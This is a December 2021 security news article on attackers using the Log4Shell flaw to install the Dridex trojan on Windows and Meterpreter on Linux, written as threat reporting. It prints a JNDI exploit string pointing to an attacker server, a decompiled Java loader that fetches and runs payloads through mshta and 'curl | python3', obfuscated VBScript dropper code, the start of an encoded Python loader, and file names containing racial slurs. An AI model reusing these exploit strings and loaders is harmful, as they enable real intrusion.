Log4j vulnerability now used to install Dridex banking malware

bleepingcomputer.com/news/security/log4j-vulnerability-now-used-to-install-dridex-banking-malware/

Lawrence Abrams

By
Lawrence Abrams

- December 20, 2021
- 11:33 AM
- 0


Threat actors now exploit the critical Apache Log4j vulnerability named Log4Shell to infect vulnerable devices with the notorious Dridex banking trojan or Meterpreter.

The Dridex malware is a banking trojan originally developed to steal online banking credentials from victims. However, over time, the malware has evolved to be a loader that downloads various modules that can be used to perform different malicious behavior, such as installing additional payloads, spreading to other devices, taking screenshots, and more.

Dridex infections are also known to lead to ransomware attacks from operations believed to be linked to the Evil Corp hacking group. These ransomware infections include BitPaymer, DoppelPaymer, and possibly other limited-use ransomware variants.

Log4j exploited to install Dridex and Meterpreter

Today, the cybersecurity research group Cryptolaemus warned that the Log4j vulnerability is now exploited to infect Windows devices with the Dridex Trojan and Linux devices with Meterpreter.



Cryptolaemus
@Cryptolaemus1

We have verified distribution of #Dridex 22203 on Windows via #Log4j #Log4Shell. Class > MSHTA > VBS > rundll32.
Class: virustotal.com/gui/url/d13029...
Payload URLs: urlhaus.abuse.ch/browse/tag/222...
DLL sample: bazaar.abuse.ch/sample/ee14add...
HTA > DLL run: tria.ge/211220-rpvyzab...

```
134.209.247.135:6602
89.31.56.58:593
```

```
Processes
C:\Windows\SysWOW64\mshta.exe
C:\Windows\SysWOW64\mshta.exe "C:\Users\Admin\AppData\Local\Temp\fuck_niggers_92.hta"
8BAF5}
    C:\Windows\SysWOW64\wscript.exe
    "C:\Windows\System32\wscript.exe" C:\ProgramData\fuck_all_niggers.vbs
        C:\Windows\SysWOW64\Wbem\wmic.exe
        wmic process call create "rundll32.exe C:\\ProgramData\fdnigger.bin DllReg
C:\Windows\system32\rundll32.exe
rundll32.exe C:\\ProgramData\fdnigger.bin DllRegisterServer
    C:\Windows\SysWOW64\rundll32.exe
    rundll32.exe C:\\ProgramData\fdnigger.bin DllRegisterServer

Network
REQUESTS    TCP    UDP
DNS    medino.co.in
GET    https://medino.co.in/khgqz/22PAG1/MxOMekkklgbtq.bin
```

9:39 AM · Dec 20, 2021

Cryptolaemus member Joseph Roosen told BleepingComputer that the threat actors use the Log4j RMI (Remote Method Invocation) exploit variant to force vulnerable devices to load and execute a Java class from an attacker-controlled remote server.


```
${${lower:${lower:jndi}}:${lower:rmi}://188.166.57.35:1389/Binary}
```

Log4j RMI exploit to execute Dridex loader
Source: BleepingComputer

When executed, the Java class will first attempt to download and launch an HTA file from various URLs, which will install the Dridex trojan. If it cannot execute the Windows commands, it will assume the device is running Linux/Unix and download and execute a Python script to install Meterpreter.

Running Meterpreter on a Linux box will provide the threat actors with a remote shell that they can use to deploy further payloads or execute commands.

The Dridex threat actors are known for using racial and religious slurs in their file names and URLs, which BleepingComputer has redacted from the images below.



* Exploit.class-decomp.txt - Notepad2
File Edit View Settings ?
Ln 19 : 19 Col 2 Sel 0
3.98 KB
ANSI
CR+LF INS
Default Text

```java
public class Binary
{
    static {
        try {
            final String[] array = { "http://www.alldomaininfo.com/8C03C/fuck_xxxgers_92.hta",
"http://www.alldomaininfo.com/18CKF/fuck_xxxgers_36.hta", "http://www.alldomaininfo.com/RS3/fuck_xxxgers_42.hta",
"http://www.alldomaininfo.com/WX9Y/fuck_xxxgers_86.hta", "http://www.alldomaininfo.com/J9IPA/fuck_xxxgers_71.hta",
"http://www.alldomaininfo.com/1WQV/fuck_xxxgers_10.hta", "http://www.alldomaininfo.com/98JB/fuck_xxxgers_88.hta",
"http://www.alldomaininfo.com/4XE/fuck_xxxgers_56.hta", "http://www.alldomaininfo.com/KLY/fuck_xxxgers_57.hta",
"http://www.alldomaininfo.com/EOM/fuck_xxxgers_73.hta", "http://www.alldomaininfo.com/LU5NRI/fuck_xxxgers_12.hta",
"http://www.alldomaininfo.com/JJFO4P/fuck_xxxgers_4.hta", "http://www.alldomaininfo.com/DBMZ/fuck_xxxgers_53.hta",
"http://www.alldomaininfo.com/I233TS/fuck_xxxgers_68.hta", "http://www.alldomaininfo.com/3X7MV/fuck_xxxgers_31.hta",
"http://www.alldomaininfo.com/XSNKK/fuck_xxxgers_54.hta", "http://www.alldomaininfo.com/EXYX/fuck_xxxgers_70.hta",
"http://www.alldomaininfo.com/WBD9ZA/fuck_xxxgers_40.hta", "http://www.alldomaininfo.com/D4PV9I/fuck_xxxgers_93.hta",
"http://www.alldomaininfo.com/H0BX1/fuck_xxxgers_76.hta", "http://www.alldomaininfo.com/DIY1F6/fuck_xxxgers_93.hta",
"http://www.alldomaininfo.com/438G/fuck_xxxgers_91.hta", "http://www.alldomaininfo.com/ZBK/fuck_xxxgers_57.hta",
"http://www.alldomaininfo.com/0QMMJX/fuck_xxxgers_12.hta", "http://www.alldomaininfo.com/1D7/fuck_xxxgers_9.hta",
"http://www.alldomaininfo.com/D9W/fuck_xxxgers_15.hta", "http://www.alldomaininfo.com/UTO/fuck_xxxgers_99.hta",
"http://www.alldomaininfo.com/373/fuck_xxxgers_98.hta", "http://www.alldomaininfo.com/WEYMZ7/fuck_xxxgers_72.hta",
"http://www.alldomaininfo.com/3MT4N8/fuck_xxxgers_0.hta", "http://www.alldomaininfo.com/W22OE8/fuck_xxxgers_51.hta",
"http://www.alldomaininfo.com/50KT/fuck_xxxgers_56.hta", "http://www.alldomaininfo.com/6A0/fuck_xxxgers_32.hta",
"http://www.alldomaininfo.com/S4L/fuck_xxxgers_84.hta", "http://www.alldomaininfo.com/2XYFLL/fuck_xxxgers_92.hta",
"http://www.alldomaininfo.com/M9DFBE/fuck_xxxgers_31.hta", "http://www.alldomaininfo.com/YCEL62/fuck_xxxgers_29.hta",
"http://www.alldomaininfo.com/UCHF/fuck_xxxgers_86.hta", "http://www.alldomaininfo.com/015QZ4/fuck_xxxgers_54.hta",
"http://www.alldomaininfo.com/R3RW7/fuck_xxxgers_49.hta", "http://www.alldomaininfo.com/0OPYP9/fuck_xxxgers_51.hta",
"http://www.alldomaininfo.com/8AMYY/fuck_xxxgers_98.hta", "http://www.alldomaininfo.com/Y1G1W/fuck_xxxgers_94.hta",
"http://www.alldomaininfo.com/LODNH/fuck_xxxgers_90.hta", "http://www.alldomaininfo.com/1FKXQ/fuck_xxxgers_59.hta",
"http://www.alldomaininfo.com/FUQ/fuck_xxxgers_7.hta", "http://www.alldomaininfo.com/CGIQ7/fuck_xxxgers_38.hta",
"http://www.alldomaininfo.com/QLPYJ/fuck_xxxgers_89.hta", "http://www.alldomaininfo.com/GZT/fuck_xxxgers_58.hta",
"http://www.alldomaininfo.com/Y2G/fuck_xxxgers_14.hta", "http://www.alldomaininfo.com/ZI97/fuck_xxxgers_49.hta",
"http://www.alldomaininfo.com/LC1/fuck_xxxgers_95.hta", "http://www.alldomaininfo.com/MWM/fuck_xxxgers_77.hta",
"http://www.alldomaininfo.com/SLY5Y/fuck_xxxgers_24.hta", "http://www.alldomaininfo.com/VAF/fuck_xxxgers_43.hta",
"http://www.alldomaininfo.com/B45/fuck_xxxgers_52.hta", "http://www.alldomaininfo.com/RKKP6P/fuck_xxxgers_60.hta",
"http://www.alldomaininfo.com/24L/fuck_xxxgers_19.hta", "http://www.alldomaininfo.com/C9K23/fuck_xxxgers_92.hta",
"http://www.alldomaininfo.com/39VSS/fuck_xxxgers_54.hta" };
            final String s = array[new Random().nextInt(array.length)];
            try {
                Runtime.getRuntime().exec(new String[] { "cmd.exe", "/c", "mshta", s }).waitFor();
            }
            catch (Exception ex) {
                ex.printStackTrace();
                Runtime.getRuntime().exec(new String[] { "curl http://cucsur.udgvirtual.udg.mx/oa/2020/SisTur/G99ZTE/m.py | python3"
}).waitFor();
            }
        }
        catch (Exception ex2) {
            ex2.printStackTrace();
        }
    }
}
```

Decompiled Java class executed by Log4j exploit

Source: BleepingComputer

On Windows, the Java class will download an HTA file and open it, which will cause a VBS file to be created in the C:\ProgramData folder. This VBS file acts as the main downloader for Dridex and has been seen previously in other Dridex email campaigns.




```
        <!DOCTYPE html>
         <html>
         <head>
         <HTA:APPLICATION ID="CS"
         APPLICATIONNAME="mHrLufkTeb"
         WINDOWSTATE="minimize"
         MAXIMIZEBUTTON="no"
         MINIMIZEBUTTON="no"
         CAPTION="no"
         SHOWINTASKBAR="no">
         <script type="text/vbscript" LANGUAGE="VBScript" >
         Function XmlTime(t)
     Dim cSecond, cMinute, CHour, cDay, cMonth, cYear
     Dim tTime, tDate

     cSecond = "0" & Second(t)
     cMinute = "0" & Minute(t)
     cHour = "0" & Hour(t)
     cDay = "0" & Day(t)
     cMonth = "0" & Month(t)
     cYear = Year(t)

     tTime = Right(cHour, 2) & ":" & Right(cMinute, 2)
     tDate = cYear & "-" & Right(cMonth, 2) & "-" & Right(cDay, 2)
     XmlTime = tTime
End Function
         TvJcAjQSnPVt = ""
         Set zJToPekShVccP = CreateObject(Chr(87+1-1) & "scr" & "" & "" & "" & "ipt" & ".S" & "" & "he" & Chr(108
+1-1) & "" & Chr(108+1-1))
         Set QMsyIKRKPVRrq = CreateObject(Chr(83+1-1) & "cr" & "ipt" & "" & "in" & Chr(103+1-1) & "" & "" & ".Fi"
 & "leS" & Chr(121+1-1) & "st" & "em" & "" & "" & "" & "Ob" & "jec" & Chr(116+1-1))
         time_start = DateAdd("s", 60, Now)
         startTime = XmlTime(time_start)
         CArxNfMocMkoyedat = "C:\ProgramData\fuck_all_xxxgers.vbs"
         If Not QMsyIKRKPVRrq.FileExists(CArxNfMocMkoyedat) Then
             For Each GkGvQrFKZtOLC in Array(13 , 10 , 13 , 10 , 83 , 101 , 116 , 32 , 83 , 81 , 87 , 122 , 97
, 72 , 103 , 68 , 84 , 89 , 32 , 61 , 32 , 67 , 114 , 101 , 97 , 116 , 101 , 79 , 98 , 106 , 101 , 99 , 116 , 40
 , 34 , 34 , 32 , 38 , 32 , 34 , 77 , 83 , 88 , 34 , 32 , 38 , 32 , 67 , 104 , 114 , 40 , 55 , 55 , 43 , 49 , 45
   49 , 41 , 32 , 38 , 32 , 34 , 34 , 32 , 38 , 32 , 34 , 34 , 32 , 38 , 32 , 67 , 104 , 114 , 40 , 55 , 54 , 43
```

HTA file downloaded by Java class

Source: BleepingComputer

When executed, the VBS file will check if the user is part of a Windows domain by checking various environment variables. If the user is part of a domain, the VBS file will download the Dridex DLL and execute it using Rundll32.exe, as shown below.



rundll32.exe:1468 Properties

Image File

Windows host process (Rundll32)

Microsoft Corporation

Version: 6.1.7600.16385

Build Mon Jul 13 19:41:43 2009

Path:

C:\Windows\SysWOW64\rundll32.exe

Command line:

rundll32.exe C:\\ProgramData\i[redacted]r.bin DllRegisterServer

Current directory:

C:\Windows\System32\

Autostart Location:

n/a

Parent: rundll32.exe(620)

User: User-PC\User

Started: 10:48:45 AM 12/20/2021 Image:

Comment

VirusTotal:


Data Execution Prevention (DEP) Status: DEP

Address Space Load Enabled

Rundll loading the Dridex DLL in Windows

Source: BleepingComputer

As previously said, if the original Java class exploit is unable to launch the Windows commands, it will assume the operating is a Unix/Linux device and download an 'm.py' python script instead.




```
exec(__import__('base64').b64decode(__import__('codecs').getencoder('utf-8')(
```

'IyEvdXNyL2Jpbi9weXRob24KaW1wb3J0IGJpbmFzY2lpCmltcG9ydCBjb2RlCmltcG9ydCBvcwppbXBvcnQgcGxhdGZvcm0KaW1wb
3J0IHJhbmRvbQppbXBvcnQgcmUKaW1wb3J0IHNlbGVjdAppbXBvcnQgc29ja2V0CmltcG9ydCBzdHJ1Y3QKaW1wb3J0IHN1YnByb2N
lc3MKaW1wb3J0IHN5cwppbXBvcnQgdGhyZWFkaW5nCmltcG9ydCB0aW1lCmltcG9ydCB0cmFjZWJhY2sKCnRyeeToKICAgIGltcG9yd
